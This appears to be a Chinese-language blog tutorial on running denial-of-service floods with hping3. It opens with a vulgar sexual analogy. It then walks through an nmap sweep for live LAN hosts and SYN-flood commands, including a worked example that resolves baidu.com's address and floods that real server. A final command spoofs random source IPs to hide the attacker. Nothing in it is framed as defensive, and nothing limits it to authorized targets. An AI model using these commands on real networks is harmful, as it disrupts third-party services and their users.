

Dos洪水攻击-使用Hping3

我们总是可以听到DDoS攻击，CC攻击

但事实，DDoS发起的成本需要非常高

我来用个生动的比喻让你了解DDoS和CC和Dos的区别

DDoS就是一群小鸡鸡操你，这需要成本，你需要找到很多小鸡鸡

CC就是一个大鸡鸡操你

Dos就是一根不大不小的鸡鸡操你，不一定能操死，甚至操不爽

Hping3的使用

我们可以用来攻击互联网服务器，或者内网服务器

我们先讲内网

我们可以使用nmap工具一键扫描局域网内存活的主机

```
nmap -sP 192.168.*.1/24
```

至于*处填什么，我们可以用 `ifconfig` 命令查看我们局域网第三个段的地址是什么

我们之后可以使用

```
hping -S --flood -v ip
```

(ip处替换为你要攻击的ip)

进行攻击


攻击服务器

我们首先使用 `ping` 命令来获取服务器的ip

比如获取百度ip

我们输入

```
ping baidu.com
```

A terminal window with a dark background. The prompt is '(max@Recgov)-[~]'. The user has entered '\$ ping baidu.com'. The output shows 'PING baidu.com (220.181.38.148) 56(84) bytes of data.' followed by ten lines of ping results. Each line shows '64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=X ttl=50 time=Y ms' where X ranges from 1 to 10 and Y ranges from 82.2 to 98.9. A cursor is visible at the end of the last line.

```
(max@Recgov)-[~]
$ ping baidu.com
PING baidu.com (220.181.38.148) 56(84) bytes of data.
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=1 ttl=50 time=82.2 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=2 ttl=50 time=102 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=3 ttl=50 time=246 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=4 ttl=50 time=83.4 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=5 ttl=50 time=75.2 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=6 ttl=50 time=96.4 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=7 ttl=50 time=93.2 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=8 ttl=50 time=97.7 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=9 ttl=50 time=90.9 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=10 ttl=50 time=98.9 ms
```

要停下ping也很简单，我们只需要摁下键盘的

Ctrl+C 即可停止

```
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=26 ttl=50 time=86.1 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=27 ttl=50 time=78.1 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=28 ttl=50 time=77.2 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=29 ttl=50 time=218 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=30 ttl=50 time=101 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=31 ttl=50 time=104 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=32 ttl=50 time=96.8 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=33 ttl=50 time=95.4 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=34 ttl=50 time=109 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=35 ttl=50 time=80.1 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=36 ttl=50 time=92.4 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=37 ttl=50 time=89.9 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=38 ttl=50 time=93.8 ms
64 bytes from 220.181.38.148 (220.181.38.148): icmp_seq=39 ttl=50 time=94.5 ms
^C
— baidu.com ping statistics —
39 packets transmitted, 39 received, 0% packet loss, time 38056ms
rtt min/avg/max/mdev = 67.045/96.853/246.130/33.054 ms

(max@Recgov)-[~]
$
```

我们获得ip=220.181.38.148后

就可以通过 `hping -S --flood -V ip` 命令进行攻击了

```
hping -S --flood -V 220.181.38.148
```

回车即可开始攻击

我们可以使用下面的命令隐藏ip攻击

```
hping3 -S -U --flood -V --rand -source ip
```